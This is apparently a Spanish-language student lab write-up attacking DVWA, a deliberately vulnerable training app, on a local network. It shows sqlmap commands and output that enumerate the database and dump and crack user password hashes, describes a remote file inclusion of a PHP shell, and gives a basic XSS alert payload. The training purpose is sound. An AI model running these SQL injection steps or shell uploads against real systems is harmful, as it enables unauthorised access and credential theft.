

1. Realizar el ataque al dvwa haciendo una Inyección SQL por medio del comando sqlmap, con el objetivo de saber el usuario y contraseñas almacenadas en esta tabla de la base de datos dvwa

ejemplo sqlmap -u

```
1- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" -  
-cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj"
```

(LO QUE HACE ES VERIFICAR LA DIRECCION IP QUE LE ESTAMOS MANDANDO Y SI ES VULNERABLE)

```
File Actions Edit View Help
[*] sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" --cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj"
[1.7.2#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:55:05 /2023-09-21/

[14:55:05] [INFO] resuming back-end DBMS 'mysql'
[14:55:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=11' AND (SELECT 2102 FROM (SELECT(SLEEP(5)))hSzN) AND 'xwxP'='xwxP&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=11' UNION ALL SELECT NULL,CONCAT(0x716a717871,0x714148776e515059594a5a754a6b497050765758596c4c714f7459624d686e565a7161757a497a43,0x7170766271
)--&Submit=Submit
[14:55:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:55:05] [INFO] fetched data logged to text files under '/home/alvarez/.local/share/sqlmap/output/192.168.1.225'
[14:55:05] [WARNING] your sqlmap version is outdated
[*] ending @ 14:55:05 /2023-09-21/
```

```
2- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" -  
-cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --dbs
```

(UNICAMENTE CON AGREGAR --dbs NOS MUESTRA LAS BASE DE DATOS QUE TENEMOS. LA BASE DVWA QUE ES LA QUE NOS INTEREZA)

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:57:11 /2023-09-21/

[14:57:11] [INFO] resuming back-end DBMS 'mysql'
[14:57:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=11' AND (SELECT 2102 FROM (SELECT(SLEEP(5)))hSzN) AND 'xwxP'='xwxP&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=11' UNION ALL SELECT NULL,CONCAT(0x716a717871,0x714148776e515059594a5a754a6b497050765758596c4c714f7459624d686e565a7161757a497a43,0x7170766271)--&Sub
it=Submit
[14:57:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:57:11] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
[14:57:11] [INFO] fetched data logged to text files under '/home/alvarez/.local/share/sqlmap/output/192.168.1.225'
[14:57:11] [WARNING] your sqlmap version is outdated
[*] ending @ 14:57:11 /2023-09-21/
```

3- `sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" -
-cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa`

(LE ESTAMOS DICIENDO QUE NOS MUESTRE LAS TABLAS DE LAS BASE DE DATOS dvwa)

```
[14:59:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=11' AND (SELECT 2102 FROM (SELECT(SLEEP(5)))hSzn) AND 'xwxP'='xwxP&Submit=Submit'
...
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=11' UNION ALL SELECT NULL,CONCAT(0x716a717871,0x714148776e515059594a5a754a6b497050765758596c4c714f7459624d686e565a7161
it=Submit
[14:59:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:59:39] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[14:59:39] [INFO] fetched data logged to text files under '/home/alvarez/.local/share/sqlmap/output/192.168.1.225'
[14:59:39] [WARNING] your sqlmap version is outdated
[*] ending @ 14:59:39 /2023-09-21/
```

4- `sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" -
-cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa -T
users --columns`

(LE ESTAMOS DICIENDO QUE NOS MUESTRA LAS COLUMNAS DE LA TABLA users)

```
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[15:01:25] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+-----+
| Column      | Type          |
+-----+
| user        | varchar(15)   |
| avatar      | varchar(70)   |
| failed_login | int(3)        |
| first_name  | varchar(15)   |
| last_login  | timestamp     |
| last_name   | varchar(15)   |
| password    | varchar(32)   |
| user_id     | int(6)        |
+-----+
[15:01:25] [INFO] fetched data logged to text files under '/home/alvarez/.local/share/sqlmap/output/192.168.1.225'
[15:01:25] [WARNING] your sqlmap version is outdated
[*] ending @ 15:01:25 /2023-09-21/
```

```
5- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" -  
-cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa -T  
users --columns -C "user, avatar, first_name, last_name, password, user_id"
```

(ESTAMOS SELECCIONANDO LA INFORMACIÓN QUE QUEREMOS VER CON RESPECTO A LAS COLUMNAS QUE SE NOS MOSTRARON CON EL COMANDO ANTERIOR Y NOS DA UNA VISTA PREVIA DE LO QUE SELECCIONAMOS)

```
[15:03:17] [INFO] fetching tables for database: 'dvwa'  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users     |  
+-----+  
[15:03:17] [INFO] fetching columns 'user, avatar, first_name, last_name, password, user_id' for table 'users' in database 'dvwa'  
Database: dvwa  
Table: users  
[6 columns]  
+-----+  
| Column      | Type      |  
+-----+  
| user        | varchar(15)|  
| avatar      | varchar(70)|  
| first_name  | varchar(15)|  
| last_name   | varchar(15)|  
| password    | varchar(32)|  
| user_id     | int(6)     |  
+-----+  
[15:03:17] [INFO] fetched data logged to text files under '/home/alvarez/.local/share/sqlmap/output/192.168.1.225'  
[15:03:17] [WARNING] your sqlmap version is outdated  
[*] ending @ 15:03:17 /2023-09-21/  
  
(alvarez@kali)-[~]
```

```
6- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" -  
-cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa -T  
users --columns -C "user, avatar, first_name, last_name, password, user_id" --dump
```



(Y UNICAMEN CON AGREGARLE A LO ANTERIOR EL COMANDO -dump SE NOS MUESTRA LA INFORMACION CONTENIDA EN LOS CAMPOS QUE SELECCIONAMOS)

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y  
[15:04:39] [INFO] writing hashes to a temporary file '/tmp/sqlmap5to7k_l40119/sqlmaphashes-h8tyhns.txt'  
do you want to crack them via a dictionary-based attack? [Y/n/q] y  
[15:04:41] [INFO] using hash method 'md5_generic_passwd'  
[15:04:41] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
[15:04:41] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[15:04:41] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'  
[15:04:41] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'  
Database: dvwa  
Table: users  
[5 entries]  
+-----+  
| user      | avatar                                     | first_name | last_name | password                                     | user_id |  
+-----+  
| admin     | /dvwa/dvwa/hackable/users/admin.jpg      | admin      | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 1        |  
| gordonb   | /dvwa/dvwa/hackable/users/gordonb.jpg    | Gordon     | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)  | 2        |  
| 1337      | /dvwa/dvwa/hackable/users/1337.jpg       | Hack       | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | 3        |  
| pablo     | /dvwa/dvwa/hackable/users/pablo.jpg      | Pablo      | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | 4        |  
| smithy    | /dvwa/dvwa/hackable/users/smithy.jpg     | Bob        | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 5        |  
+-----+  
[15:04:41] [INFO] table 'dvwa.users' dumped to CSV file '/home/alvarez/.local/share/sqlmap/output/192.168.1.225/dump/dvwa/users.csv'  
[15:04:41] [INFO] fetched data logged to text files under '/home/alvarez/.local/share/sqlmap/output/192.168.1.225'  
[15:04:41] [WARNING] your sqlmap version is outdated  
[*] ending @ 15:04:41 /2023-09-21/  
  
(alvarez@kali)-[~]
```

2. Hacer un ataque File Inclusión Externo.

Se basa en que nosotros podemos incluir ficheros de forma remota a otro servidor, es decir, yo desde mi casa, infecto un servidor que no se encuentra en mi casa, solo que al ser una simulación seria mi pc infectando mi propio pc. “SHELL CARGADO CORRECTAMENTE” en el servido rweb DVWA, desde un servidor web instalado en Kali Linux. El payload está alojado en el Kali Linux en la siguiente ruta:

/var/www/html/ y se denomina shell.php



3. Cross Site Scripting (XSS) Reflected

Es basicamente usar inputs de páginas para meter scripts, para esto, sacamos a XSS reflected donde nos pide su nombre.

```
<script>alert("Tomas Alvarez Gomez")</script>
```

